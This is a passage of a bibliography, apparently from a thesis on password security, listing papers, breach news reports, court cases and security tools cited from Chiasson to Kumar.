- Chiasson, Sonia and P. C. van Oorschot (Jan. 2015). "Quantifying the security advantage of password expiration policies". In: *Designs, Codes and Cryptography* 77 (2), pp. 401–408. ISSN: 1573-7586. DOI: [10.1007/s10623-015-0071-9](https://doi.org/10.1007/s10623-015-0071-9). URL: <https://doi.org/10.1007/s10623-015-0071-9>.
- Chiasson, Sonia et al. (2009). "Multiple Password Interference in Text Passwords and Click-Based Graphical Passwords". In: *Proceedings of the 16th ACM Conference on Computer and Communications Security*. CCS '09. Chicago, Illinois, USA: Association for Computing Machinery, pp. 500–511. ISBN: 978-1-60558-894-0. DOI: [10.1145/1653662.1653722](https://doi.org/10.1145/1653662.1653722). URL: <https://doi.org/10.1145/1653662.1653722>.
- Chlipala, Adam (2013). *Certified Programming with Dependent Types: A Pragmatic Introduction to the Coq Proof Assistant*. MIT Press.
- Christian Singles Connection (Oct. 2008). *free christian singles memberships to this single christian dating christian persons & live chat service for christian singles*. <https://web.archive.org/web/20081015015737/http://www.singles.org/>. (Online; archived copy accessed on 16/12/2023).
- Claret, Guillaume (Aug. 2015). *Coq.io*. <https://web.archive.org/web/20150801111530/http://coq.io/>. (Online; archived copy accessed on 05/02/2024).
- Claridge v. RockYou, Inc. (2011). No. CV-09-06032-PJH N.D. Cal. Doc. 47 Apr. 11, 2011. URL: <https://docs.justia.com/cases/federal/district-courts/california/candce/4:2009cv06032/235240/47>.
- Clark, Gradeigh D., Janne Lindqvist, and Antti Oulasvirta (2017). "Composition policies for gesture passwords: User choice, security, usability and memorability". In: *2017 IEEE Conference on Communications and Network Security (CNS)*, pp. 1–9. DOI: [10.1109/CNS.2017.8228644](https://doi.org/10.1109/CNS.2017.8228644).

- Clark, Mitchell (Aug. 2022). "LastPass confirms attackers stole some source code". In: *The Verge*. URL: <https://www.theverge.com/2022/8/26/23323738/lastpass-security-incident-source-code>.
- Constantin, Lucian (July 2009). "Security Gurus Owned by Black Hats". In: *Softpedia*. (Online; accessed on 05/10/2019).
- Coray, Sein (Nov. 2020). *Hashes.org - Home*. <https://web.archive.org/web/20201101032439/http://hashes.org/>. (Online; archived copy accessed on 05/02/2024).
- Corbató, Fernando J. (Sept. 1991). "On building systems that will fail". In: *Commun. ACM* 34.9, pp. 72–81. ISSN: 0001-0782. DOI: 10.1145/114669.114686. URL: <https://doi.org/10.1145/114669.114686>.
- Corbató, Fernando J., Marjorie Merwin-Daggett, and Robert C. Daley (1962). "An Experimental Time-Sharing System". In: *Proceedings of the May 1-3, 1962, Spring Joint Computer Conference*. AIEE-IRE '62 (Spring). San Francisco, California: Association for Computing Machinery, pp. 335–344. ISBN: 978-1-4503-7875-8. DOI: 10.1145/1460833.1460871. URL: <https://doi.org/10.1145/1460833.1460871>.
- Corfield, Gareth (May 2021). "Crane horror Reg reader uses his severed finger to unlock Samsung Galaxy phone". In: *The Register*. URL: https://www.theregister.com/2021/05/06/samsung_galaxy.
- Cornwell, Richard (Apr. 2016a). *ctss*. (Online; accessed on 25/02/2020). URL: <https://github.com/rcornwell/ctss>.
- (May 2016b). *sims*. (Online; accessed on 04/03/2020). URL: <https://github.com/rcornwell/sims>.
- Cox, Joseph (May 2016). *Another Day, Another Hack: Tens of Millions of Neopets Accounts*. <https://www.vice.com/en/article/ezpvw7/neopets-hack-another-day-another-hack-tens-of-millions-of-neopets-accounts>. (Online; accessed on 27/12/2023).
- Cubrilovic, Nik (Dec. 2009). *RockYou Hack: From Bad To Worse*. <https://techcrunch.com/2009/12/14/rockyou-hack-security-myspace-facebook-passwords/>. (Online; accessed on 04/10/2019).
- Custer, Charles (Dec. 2011). "Hackers Steal Data of Millions of Chinese Net Users". In: *TechInAsia*. URL: <https://www.techinasia.com/hackers-steal-data-of-millions-of-chinese-net-users>.
- Dahl, Audun, Rebekkah L. Gross, and Catherine Siefert (2020). "Young children's judgments and reasoning about prosocial acts: Impermissible, suberogatory, obligatory, or supererogatory?" In: *Cognitive Development* 55, p. 100908. ISSN: 0885-2014. DOI: <https://doi.org/10.1016/j.cogdev.2020.100908>. URL: <https://www.sciencedirect.com/science/article/pii/S0885201420300629>.
- Das, Anupam et al. (2014). "The tangled web of password reuse." In: *NDSS*. Vol. 14. 2014, pp. 23–26.
- Davis, Darren, Fabian Monroe, and Michael K. Reiter (Aug. 2004). "On User Choice in Graphical Password Schemes". In: *13th USENIX Security Symposium (USENIX Security 04)*. San Diego, CA: USENIX Association. URL: <https://www.usenix.org/conference/13th-usenix-security-symposium/user-choice-graphical-password-schemes>.
- Dell'Amico, Matteo, Pietro Michiardi, and Yves Roudier (2010). "Password Strength: An Empirical Analysis". In: *2010 Proceedings IEEE INFOCOM*, pp. 1–9. DOI: 10.1109/INFCOM.2010.5461951.

- DeMillo, Richard Alan (1978). *Foundations of secure computation*. Ed. by Richard J. Lipton, David P. Dobkin, and Anita K. Jones. Academic Press. ISBN: 978-0-12-210350-6.
- Dennett, Daniel C. (May 2023). "The Problem With Counterfeit People". In: *The Atlantic*. (Online; accessed on 23/09/2023). URL: <https://www.theatlantic.com/technology/archive/2023/05/problem-counterfeit-people/674075/>.
- DiCamillo, Nathan (Oct. 2019). "Michael Terpin Urges FCC to Curb Crypto Fraud That Cost Him \$24 Million - CoinDesk". In: *CoinDesk*. URL: <https://www.coindesk.com/michael-terpin-urges-fcc-to-curb-crypto-fraud-that-cost-him-24-million>.
- Disclose.io (2023). *Security Research Threats*. <https://web.archive.org/web/20230614190004/https://threats.disclose.io/>. (Online; archived copy accessed on 05/01/2024).
- Dorman, David (2002). "Technically Speaking: Can You Say "Shibboleth"?" In: *American Libraries* 33.9, pp. 86–87. ISSN: 00029769, 21635129. URL: <http://www.jstor.org/stable/25648483>.
- Drozdzowski, Pawel et al. (2020). "Demographic Bias in Biometrics: A Survey on an Emerging Challenge". In: *IEEE Transactions on Technology and Society* 1.2, pp. 89–103. DOI: 10.1109/TTS.2020.2992344.
- Ducklin, Paul (Nov. 2013). *Anatomy of a password disaster – Adobe's giant-sized cryptographic blunder*. (Online; accessed on 29/06/2020). URL: <https://nakedsecurity.sophos.com/2013/11/04/anatomy-of-a-password-disaster-adobes-giant-sized-cryptographic-blunder>.
- Dunn, John E. (Oct. 2019). *Samsung Galaxy S10 fingerprint reader beaten by \$3 gel protector*. (Online; accessed on 29/07/2020). URL: <https://nakedsecurity.sophos.com/2019/10/21/samsung-galaxy-s10-fingerprint-reader-beaten-by-3-gel-protector>.
- Dutertre, Bruno and Steve Schneider (1997). "Using a PVS embedding of CSP to verify authentication protocols". In: *Theorem Proving in Higher Order Logics*, pp. 121–136.
- Dwork, Cynthia (Apr. 2008). "Differential Privacy: A Survey of Results". In: *Theory and Applications of Models of Computation—TAMC*. Vol. 4978. Lecture Notes in Computer Science. Springer Verlag, pp. 1–19. URL: <https://www.microsoft.com/en-us/research/publication/differential-privacy-a-survey-of-results/>.
- Dynamo (Oct. 2019). *Guidelines for Academic Requesters*. https://web.archive.org/web/20191002232350/http://wiki.wearedynamo.org:80/index.php/Guidelines_for_Academic_Requesters. (Online; archived copy accessed on 04/11/2023).
- Egelman, Serge et al. (2012). "It's Not Stealing If You Need It: A Panel on the Ethics of Performing Research Using Public Data of Illicit Origin". In: *Financial Cryptography and Data Security*. Ed. by Jim Blyth, Sven Dietrich, and L. Jean Camp. Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 124–132. ISBN: 978-3-642-34638-5.
- EliteHackers (Mar. 2008). *ELITEHACKERS.INFO V3.0 - MAIN*. <https://web.archive.org/web/20080325225204/http://www.elitehackers.info/>. (Online; archived copy accessed on 17/12/2023).

- Erwig, Martin and Steve Kollmansberger (2006). "Functional Pearls: Probabilistic functional programming in Haskell". In: *Journal of Functional Programming* 16.1, pp. 21–34. DOI: [10.1017/S0956796805005721](https://doi.org/10.1017/S0956796805005721).
- European Data Protection Board (Aug. 2019). *Facial recognition in school renders Sweden's first GDPR fine* | European Data Protection Board. (Online; accessed on 10/04/2023). URL: https://edpb.europa.eu/news/national-news/2019/facial-recognition-school-renders-swedens-first-gdpr-fine_sv.
- European Parliament (2016). "Regulation (EU) 2016/679 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation)". In: *Official Journal of the European Union* 59, pp. 1–88.
- Evans, James D. (1996). *Straightforward statistics for the Behavioral Sciences*. Brooks/Cole Publishing Company. ISBN: 978-0-534-23100-2.
- Fadilpašić, Sead (Feb. 2023). *Top background check services hit by data breach*. <https://www.techradar.com/news/top-background-check-services-hit-by-data-breach>. (Online; accessed on 31/12/2023).
- FaithWriters (Mar. 2009). *FaithWriters.com-The home for the Christian writer featuring christian poem and freelance writing plus writer forum community!* <https://web.archive.org/web/20090313201453/http://www.faithwriters.com/>. (Online; archived copy accessed on 27/12/2023).
- Farinholt, Brown et al. (2017). "To Catch a Ratter: Monitoring the Behavior of Amateur DarkComet RAT Operators in the Wild". In: *2017 IEEE Symposium on Security and Privacy (SP)*, pp. 770–787. DOI: [10.1109/SP.2017.48](https://doi.org/10.1109/SP.2017.48).
- Federal National Archives and Records Administration (2016). "S46.101 To what does this policy apply?" In: *Title 45 - Public Welfare*. 10-1-16. Vol. 1. Code of Federal Regulations. U.S. Government Publishing Office, pp. 130–131.
- (2018). "S46.104 Exempt research." In: *Title 45 - Public Welfare*. 10-1-18. Vol. 1. Code of Federal Regulations. U.S. Government Publishing Office, pp. 138–139.
- Feistel, Horst (1973). "Cryptography and Computer Privacy". In: *Scientific American* 228.5, pp. 15–23. ISSN: 00368733, 19467087. URL: <http://www.jstor.org/stable/24923044>.
- Felt, Adrienne Porter et al. (Aug. 2017). "Measuring HTTPS Adoption on the Web". In: *26th USENIX Security Symposium (USENIX Security 17)*. Vancouver, BC: USENIX Association, pp. 1323–1338. ISBN: 978-1-931971-40-9. URL: <https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/felt>.
- Ferreira, João F. et al. (2017). "Certified Password Quality". In: *Integrated Formal Methods*. Ed. by Nadia Polikarpova and Steve Schneider. Cham: Springer International Publishing, pp. 407–421. ISBN: 978-3-319-66845-1.
- Finne, Sigbjorn et al. (2002). *The Haskell 98 Foreign Function Interface 1.0 An Addendum to the Haskell 98 Report*. Ed. by Manuel M. T. Chakravarty.
- Florêncio, Dinei and Cormac Herley (2010). "Where Do Security Policies Come from?" In: *Proceedings of the Sixth Symposium on Usable Privacy and Security*. SOUPS '10. Redmond, Washington, USA: ACM, 10:1–10:14. ISBN:

- 978-1-4503-0264-7. DOI: [10.1145/1837110.1837124](https://doi.org/10.1145/1837110.1837124). URL: <http://doi.acm.org/10.1145/1837110.1837124>.
- Florêncio, Dinei, Cormac Herley, and Paul C. van Oorschot (Nov. 2014a). “An Administrator’s Guide to Internet Password Research”. In: *28th Large Installation System Administration Conference (LISA14)*. Seattle, WA: USENIX Association, pp. 44–61. ISBN: 978-1-931971-17-1. URL: <https://www.usenix.org/conference/lisa14/conference-program/presentation/florencio>.
- (Aug. 2014b). “Password Portfolios and the Finite-Effort User: Sustainably Managing Large Numbers of Accounts”. In: *23rd USENIX Security Symposium (USENIX Security 14)*. San Diego, CA: USENIX Association, pp. 575–590. ISBN: 978-1-931971-15-7.
- Forestier, Jérôme (Dec. 2012). *Most common pin numbers - complete list*. <https://web.archive.org/web/20220712004917/http://jemore.free.fr/wordpress/?p=73>. (Online; archived copy accessed on 07/01/2023).
- Franceschi-Bicchierai, Lorenzo (May 2016). *LinkedIn Finally Finished Resetting All the Passwords Leaked in 2012*. <https://www.vice.com/en/article/53ddqa/linkedin-finally-finished-resetting-all-the-passwords-leaked-in-2012>. (Online; accessed on 27/12/2023).
- Gafton, Christian (Nov. 2023). *pam_cracklib(8) - Linux man page*. https://linux.die.net/man/8/pam_cracklib. (Online; archived copy accessed on 29/12/2023).
- Galbally, Javier, Iwen Coisel, and Ignacio Sanchez (2017). “A New Multimodal Approach for Password Strength Estimation—Part I: Theory and Algorithms”. In: *IEEE Transactions on Information Forensics and Security* 12.12, pp. 2829–2844. ISSN: 1556-6013. DOI: [10.1109/TIFS.2016.2636092](https://doi.org/10.1109/TIFS.2016.2636092).
- Galbally, Javier, Julian Fierrez, and Raffaele Cappelli (2019). “An Introduction to Fingerprint Presentation Attack Detection”. In: *Handbook of Biometric Anti-Spoofing: Presentation Attack Detection*. Ed. by Sébastien Marcel et al. Cham: Springer International Publishing, pp. 3–31. ISBN: 978-3-319-92627-8. DOI: [10.1007/978-3-319-92627-8_1](https://doi.org/10.1007/978-3-319-92627-8_1). URL: https://doi.org/10.1007/978-3-319-92627-8_1.
- Gallagher, Elizabeth A. (2019). “Choosing the Right Password Manager”. In: *Serials Review* 45.1-2, pp. 84–87. DOI: [10.1080/00987913.2019.1611310](https://doi.org/10.1080/00987913.2019.1611310). eprint: <https://doi.org/10.1080/00987913.2019.1611310>. URL: <https://doi.org/10.1080/00987913.2019.1611310>.
- Gamblin, Jerry (July 2017). *Mirai-Source-Code*. (Online; accessed on 03/05/2020). URL: <https://github.com/jgamblin/Mirai-Source-Code>.
- Garcia, Flavio D., Gerhard de Koning Gans, and Roel Verdult (2012). *Tutorial: Proxmark, the swiss army knife for RFID security research*. Tech. rep. Radboud University Nijmegen.
- Geitgey, Adam (Sept. 2020). *face_recognition*. (Online; accessed on 05/06/2021). URL: https://github.com/ageitgey/face_recognition.
- Gelernter, Nethanel et al. (2017). “The Password Reset MitM Attack”. In: *2017 IEEE Symposium on Security and Privacy (SP)*, pp. 251–267. DOI: [10.1109/SP.2017.9](https://doi.org/10.1109/SP.2017.9).
- Glassman, Michael and Min Ju Kang (2012). “Intelligence in the internet age: The emergence and evolution of Open Source Intelligence (OSINT)”. In: *Computers in Human Behavior* 28.2, pp. 673–682. ISSN: 0747-5632. DOI:

- <https://doi.org/10.1016/j.chb.2011.11.014>. URL: <http://www.sciencedirect.com/science/article/pii/S0747563211002585>.
- Golla, Maximilian and Markus Dürmuth (2018). "On the Accuracy of Password Strength Meters". In: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. CCS '18. Toronto, Canada: ACM, pp. 1567–1582. ISBN: 978-1-4503-5693-0. DOI: [10.1145/3243734.3243769](https://doi.org/10.1145/3243734.3243769).
- Goodin, Dan (Feb. 2009). "Open sourcey bulletin board offline after hack attack". In: *The Register*. URL: https://www.theregister.com/2009/02/04/phpbb_breach/.
- (Nov. 2013). "How an epic blunder by Adobe could strengthen hand of password crackers". In: *Ars Technica*. URL: <https://arstechnica.com/information-technology/2013/11/how-an-epic-blunder-by-adobe-could-strengthen-hand-of-password-crackers/>.
- Goodyear, Michael D. E., Karmela Krleza-Jeric, and Trudo Lemmens (2007). "The Declaration of Helsinki". In: *BMJ* 335.7621, pp. 624–625. ISSN: 0959-8138. DOI: [10.1136/bmj.39339.610000.BE](https://doi.org/10.1136/bmj.39339.610000.BE). eprint: <https://www.bmj.com/content/335/7621/624.full.pdf>. URL: <https://www.bmj.com/content/335/7621/624>.
- Gopinathan, Kiran and Ilya Sergey (2020). "Certifying Certainty and Uncertainty in Approximate Membership Query Structures". In: *Computer Aided Verification*. Ed. by Shuvendu K. Lahiri and Chao Wang. Cham: Springer International Publishing, pp. 279–303. ISBN: 978-3-030-53291-8.
- GoSimple LLC (Nov. 2016). *GoSimpleLLC/nbvcxz: Password strength estimator*. <https://github.com/GoSimpleLLC/nbvcxz>. (Online; accessed on 20/11/2018).
- Grassi, Paul A., Michael E. Garcia, and James L. Fenton (June 2017). *Digital identity guidelines: revision 3*. Tech. rep. DOI: [10.6028/nist.sp.800-63-3](https://doi.org/10.6028/nist.sp.800-63-3). URL: <https://doi.org/10.6028/nist.sp.800-63-3>.
- Grassi, Paul A. et al. (June 2017). *Digital identity guidelines: Authentication and Lifecycle Management*. Tech. rep. DOI: [10.6028/nist.sp.800-63B](https://doi.org/10.6028/nist.sp.800-63B). URL: <https://doi.org/10.6028/nist.sp.800-63B>.
- Greenberg, Andy (Aug. 2010). *Researcher Creates Clearinghouse Of 14 Million Hacked Passwords*. <https://www.forbes.com/sites/andygreenberg/2010/08/26/researcher-creates-clearinghouse-of-14-million-hacked-passwords>. (Online; accessed on 05/10/2019).
- Gross, Doug (July 2012). *Yahoo hacked, 450,000 passwords posted online - CNN*. <https://edition.cnn.com/2012/07/12/tech/web/yahoo-users-hacked>. (Online; accessed on 04/10/2019).
- Grover, Amit and Hal Berghel (2011). "A survey of RFID deployment and security issues". In: *Journal of information processing systems* 7.4, pp. 561–580.
- Habib, Hana et al. (Feb. 2017). "Password Creation in the Presence of Blacklists". In: *Proceedings of 2017 NDSS Workshop on Usable Security (USEC'17)*. San Diego, CA. DOI: [10.14722/usec.2017.23043](https://doi.org/10.14722/usec.2017.23043).
- Habib, Hana et al. (Aug. 2018). "User Behaviors and Attitudes Under Password Expiration Policies". In: *Fourteenth Symposium on Usable Privacy and Security (SOUPS 2018)*. Baltimore, MD: USENIX Association, pp. 13–30. ISBN: 978-1-939133-10-6. URL: <https://www.usenix.org/conference/soups2018/presentation/habib-password>.

- Hak5 (June 2009). "Hak5 - Technolust since 2005". In: *Wayback Machine*. (Online; archived copy accessed on 17/12/2023).
- Hamming, Richard W. (1950). "Error detecting and error correcting codes". In: *Bell Labs Technical Journal* 29.2, pp. 147–160.
- (1986). *Coding and information theory*. Prentice-Hall. ISBN: 978-0-13-139072-0.
- Hara, Kotaro et al. (2018). "A Data-Driven Analysis of Workers' Earnings on Amazon Mechanical Turk". In: *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems*. CHI '18. Montreal QC, Canada: Association for Computing Machinery, pp. 1–14. ISBN: 978-1-4503-5620-6. DOI: [10.1145/3173574.3174023](https://doi.org/10.1145/3173574.3174023). URL: <https://doi.org/10.1145/3173574.3174023>.
- Harvey, Cliff (Oct. 2015). *Probabilistic computation in Idris*. (Online; accessed on 30/12/2023). URL: <https://github.com/fieldstrength/probability>.
- Hashcat (Feb. 2018). *hashcat/best64.rule* at [69414400e3ad459419c53e8f4a68703ed0c1ba3f](https://github.com/hashcat/hashcat/blob/69414400e3ad459419c53e8f4a68703ed0c1ba3f/rules/best64.rule) · hashcat/hashcat. URL: <https://github.com/hashcat/hashcat/blob/69414400e3ad459419c53e8f4a68703ed0c1ba3f/rules/best64.rule>. (Online; accessed on 20/06/2018).
- Hashcat (June 2020). *hashcat - advanced password recovery*. (Online; accessed on 17/07/2020). URL: <https://hashcat.net/hashcat>.
- Herley, Cormac and Paul van Oorschot (Jan. 2012). "A Research Agenda Acknowledging the Persistence of Passwords". In: *IEEE Security & Privacy* 10.1, pp. 28–36. ISSN: 1558-4046. DOI: [10.1109/MSP.2011.150](https://doi.org/10.1109/MSP.2011.150).
- Heuse, Marc (Apr. 2020). *thc-hydra*. (Online; accessed on 16/05/2020). URL: <https://github.com/vanhauser-thc/thc-hydra>.
- Heyd, David (2019). "Supererogation". In: *The Stanford Encyclopedia of Philosophy*. Ed. by Edward N. Zalta and Uri Nodelman. Winter 2019. Metaphysics Research Lab, Stanford University.
- Holy Bible: English Standard Version* (2001). Crossway Bibles.
- Hong, Jason (Jan. 2012). "The State of Phishing Attacks". In: *Commun. ACM* 55.1, pp. 74–81. ISSN: 0001-0782. DOI: [10.1145/2063176.2063197](https://doi.org/10.1145/2063176.2063197). URL: <https://doi.org/10.1145/2063176.2063197>.
- Hooker, Brad (2009). "The Demandingness Objection". In: *The Problem of Moral Demandingness*. Ed. by T. Chappell. Palgrave Macmillan, pp. 148–162.
- Huang, Gary B. et al. (Oct. 2007). *Labeled Faces in the Wild: A Database for Studying Face Recognition in Unconstrained Environments*. Tech. rep. 07-49. University of Massachusetts, Amherst.
- Huang, Xinyi et al. (Aug. 2011). "A Generic Framework for Three-Factor Authentication: Preserving Security and Privacy in Distributed Systems". In: *IEEE Transactions on Parallel and Distributed Systems* 22.8, pp. 1390–1397. ISSN: 2161-9883. DOI: [10.1109/TPDS.2010.206](https://doi.org/10.1109/TPDS.2010.206).
- Huh, Jun Ho et al. (2017). "I'm Too Busy to Reset My LinkedIn Password: On the Effectiveness of Password Reset Emails". In: *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*. CHI '17. Denver, Colorado, USA: Association for Computing Machinery, pp. 387–391. ISBN: 978-1-4503-4655-9. DOI: [10.1145/3025453.3025788](https://doi.org/10.1145/3025453.3025788). URL: <https://doi.org/10.1145/3025453.3025788>.
- Hunt, Troy (Dec. 2013). *Have I been pwned? Check if your email has been compromised in a data breach*. <https://haveibeenpwned.com/>. (Online; accessed on 28/02/2018).

- Hunt, Troy (Oct. 2015). *Breaches, traders, plain text passwords, ethical disclosure and 000webhost*.
<https://www.troyhunt.com/breaches-traders-plain-text-passwords/>.
 (Online; accessed on 26/12/2023).
- (May 2016). *Troy Hunt: Observations and thoughts on the LinkedIn data breach*.
<https://www.troyhunt.com/observations-and-thoughts-on-the-linkedin-data-breach/>. (Online; accessed on 27/12/2023).
- (Aug. 2017a). *Have I been pwned? Pwned Passwords*.
<https://web.archive.org/web/20170803104042/https://haveibeenpwned.com/Passwords>. (Online; archived copy accessed on 01/01/2024).
- (Aug. 2017b). *Introducing 306 Million Freely Downloadable Pwned Passwords*.
<https://www.troyhunt.com/introducing-306-million-freely-downloadable-pwned-passwords/>. (Online; accessed on 31/12/2023).
- (Apr. 2018a). *Enhancing Pwned Passwords Privacy by Exclusively Supporting Anonymity*. <https://www.troyhunt.com/enhancing-pwned-passwords-privacy-by-exclusively-supporting-anonymity/>. (Online; accessed on 01/01/2024).
- (Feb. 2018b). *I've Just Launched "Pwned Passwords" V2 With Half a Billion Passwords for Download*. <https://www.troyhunt.com/ive-just-launched-pwned-passwords-version-2/>. (Online; accessed on 31/12/2023).
- Hunton Andrews Kurth LLP (May 2020). "Dutch DPA Fines Company 750,000 Euros for Unlawful Employee Fingerprint Processing". In: *National Law Review* 10.133.
- igigi (Dec. 2009). *Rockyou.com exposed more than 32 millions of passwords in plaintext*. <https://web.archive.org/web/20091219015042/http://igigi.baywords.com/rockyou-com-exposed-more-than-32-millions-of-passwords-in-plaintext/>. (Online; archived copy accessed on 11/12/2023).
- In re: Yahoo! Inc. Customer Data Security Breach Litigation* (2019). No. 16-MD-02752-LHK N.D. Cal. Doc. 387-4 Jul. 11, 2019. URL: <https://yahoodatabreachsettlement.com/en/Home/GetDocument/?documentName=Second%20Amended%20Consolidated%20Class%20Action%20Complaint.pdf>.
- Inglesant, Philip G. and M. Angela Sasse (2010). "The True Cost of Unusable Password Policies: Password Use in the Wild". In: *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*. CHI '10. Atlanta, Georgia, USA: Association for Computing Machinery, pp. 383–392. ISBN: 978-1-60558-929-9. DOI: 10.1145/1753326.1753384. URL: <https://doi.org/10.1145/1753326.1753384>.
- Ives, Blake, Kenneth R Walsh, and Helmut Schneider (2004). "The domino effect of password reuse". In: *Communications of the ACM* 47.4, pp. 75–78.
- Jackson, S. (2018). *Senate Bill No. 327, Information privacy: connected devices*. Approved by Governor September 28, 2018. Filed with Secretary of State September 28, 2018. https://leginfo.legislature.ca.gov/faces/billTextClient.xhtml?bill_id=201720180SB327. URL: https://leginfo.legislature.ca.gov/faces/billTextClient.xhtml?bill_id=201720180SB327.
- Jackson, Sarah E. et al. (Jan. 2021). "Smoking and Quitting Behavior by Sexual Orientation: A Cross-Sectional Survey of Adults in England". en. In: *Nicotine Tob Res* 23.1, pp. 124–134.

- Jahoda, Mirek et al. (2017). *Red Hat Enterprise Linux 7 Security Guide*.
https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/7/html/Security_Guide/index.html.
(Online; accessed on 26/04/2017).
- jenn (Oct. 2008). *United Phone Losers, Issue 030*.
<https://phonelose.net/issues/up1030.html>. (Online; accessed on 16/12/2023).
- Jevons, William Stanley (1874). "Induction an Inverse Operation." In: *Principles of Science*. Macmillan and Company, pp. 141–141.
- Johnson, S. et al. (2019). "Lost in Disclosure: On the Inference of Password Composition Policies". In: *2019 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW)*, pp. 264–269.
- Johnson, Saul (2017). *Behavior of maxclassrepeat=1 inconsistent with docs*.
<https://github.com/linux-pam/linux-pam/issues/16>. (Online; accessed on 31/03/2017).
- (May 2019a). *GSPIDER - Guess success probability slider*.
<https://sr-lab.github.io/gspider/>. (Online; accessed on 15/05/2019).
- (2019b). *Passlab: A Password Security Tool for the Blue Team*. Tech. rep. Doctoral Symposium at the 3rd World Congress on Formal Methods (FM'19).
- (Apr. 2019c). *sr-lab/pol-infer: Inferring password composition policies from breached user credential databases*. <https://github.com/sr-lab/pol-infer>. (Online; accessed on 04/12/2019).
- (May 2020a). *crawdad*. (Online; accessed on 18/05/2020). URL: <https://github.com/passlab-sec/crawdad>.
- (May 2020b). *tattlenet*. (Online; accessed on 04/05/2020). URL: <https://github.com/passlab-sec/tattlenet>.
- (June 2023a). *Ghostwords*. <https://github.com/sr-lab/ghostwords>. (Online; accessed on 01/07/2023).
- (Sept. 2023b). *Password Chunk Schemas*.
<https://github.com/sr-lab/password-chunk-schemas>. (Online; accessed on 25/09/2023).
- Johnson, Saul et al. (2020). "Skeptic: Automatic, Justified and Privacy-Preserving Password Composition Policy Selection". In: *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security*. ASIA CCS '20. Taipei, Taiwan: Association for Computing Machinery, pp. 101–115. ISBN: 978-1-4503-6750-9. DOI: 10.1145/3320269.3384762. URL: <https://doi.org/10.1145/3320269.3384762>.
- Jones, Simon Peyton (2003). *Haskell 98 language and libraries: The revised report*. Journal of functional programming. Cambridge University Press. ISBN: 978-0-521-82614-3.
- Juels, Ari and Ronald L. Rivest (2013). "Honeywords: Making Password-Cracking Detectable". In: *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*. CCS '13. Berlin, Germany: Association for Computing Machinery, pp. 145–160. ISBN: 978-1-4503-2477-9. DOI: 10.1145/2508859.2516671. URL: <https://doi.org/10.1145/2508859.2516671>.
- Kanav, Sudeep, Peter Lammich, and Andrei Popescu (2014). "A conference management system with verified document confidentiality". In: *International Conference on Computer Aided Verification*. Springer, pp. 167–183.
- Kane, Zee (Aug. 2009). *Breaking: It's not just Facebook. 4Chan hack Christian's social network, email, Paypal accounts and more...*

- <https://thenextweb.com/news/facebook-4chan-hack-christians-email-accounts-social-network-profiles>. (Online; accessed on 17/12/2023).
- Karras, Tero, Samuli Laine, and Timo Aila (2019). "A Style-Based Generator Architecture for Generative Adversarial Networks". In: *2019 IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR)*, pp. 4396–4405. DOI: [10.1109/CVPR.2019.00453](https://doi.org/10.1109/CVPR.2019.00453).
- Kelley, Patrick Gage et al. (2012). "Guess Again (and Again and Again): Measuring Password Strength by Simulating Password-Cracking Algorithms". In: *Proceedings of the 2012 IEEE Symposium on Security and Privacy*. SP '12. Washington, DC, USA: IEEE Computer Society, pp. 523–537. ISBN: 978-0-7695-4681-0. DOI: [10.1109/SP.2012.38](https://doi.org/10.1109/SP.2012.38).
- Kent, Jonathan (Mar. 2005). *BBC NEWS | Asia-Pacific | Malaysia car thieves steal finger*. (Online; accessed on 14/05/2023). URL: <http://news.bbc.co.uk/2/hi/asia-pacific/4396831.stm>.
- King, Davis E. (2009). "Dlib-ml: A machine learning toolkit". In: *The Journal of Machine Learning Research* 10, pp. 1755–1758.
- Kitchen, Darren (July 2009). *YouTube - Hak5Darren's Channel*. <https://web.archive.org/web/20090701074513/https://youtube.com/hak5>. (Online; archived copy accessed on 19/12/2023).
- Kolias, Constantinos et al. (2017). "DDoS in the IoT: Mirai and Other Botnets". In: *Computer* 50.7, pp. 80–84. DOI: [10.1109/MC.2017.201](https://doi.org/10.1109/MC.2017.201).
- Komanduri, Saranga et al. (2011). "Of Passwords and People: Measuring the Effect of Password-Composition Policies". In: *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*. CHI '11. Vancouver, BC, Canada: Association for Computing Machinery, pp. 2595–2604. ISBN: 978-1-4503-0228-9. DOI: [10.1145/1978942.1979321](https://doi.org/10.1145/1978942.1979321). URL: <https://doi.org/10.1145/1978942.1979321>.
- Kordy, Barbara et al. (2011). "Foundations of Attack–Defense Trees". In: *Formal Aspects of Security and Trust*. Ed. by Pierpaolo Degano, Sandro Etalle, and Joshua Guttman. Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 80–95. ISBN: 978-3-642-19751-2.
- Krebbers, Robbert and Bas Spitters (2011). "Type classes for efficient exact real arithmetic in Coq". In: *Logical Methods in Computer Science* 9.1. DOI: [10.2168/LMCS-9\(1:01\)2013](https://doi.org/10.2168/LMCS-9(1:01)2013). URL: [https://doi.org/10.2168/LMCS-9\(1:01\)2013](https://doi.org/10.2168/LMCS-9(1:01)2013).
- Krumviede, Paul, Randy Catoe, and Dr. John C. Klensin (Sept. 1997). *IMAP/POP AUTHorize Extension for Simple Challenge/Response*. RFC 2195. DOI: [10.17487/RFC2195](https://doi.org/10.17487/RFC2195). URL: <https://www.rfc-editor.org/info/rfc2195>.
- Kumar, Manu et al. (2007). "Reducing Shoulder-Surfing by Using Gaze-Based Password Entry". In: *Proceedings of the 3rd Symposium on Usable Privacy and Security*. SOUPS '07. Pittsburgh, Pennsylvania, USA: Association for Computing Machinery, pp. 13–19. ISBN: 978-1-59593-801-5. DOI: [10.1145/1280680.1280683](https://doi.org/10.1145/1280680.1280683). URL: <https://doi.org/10.1145/1280680.1280683>.
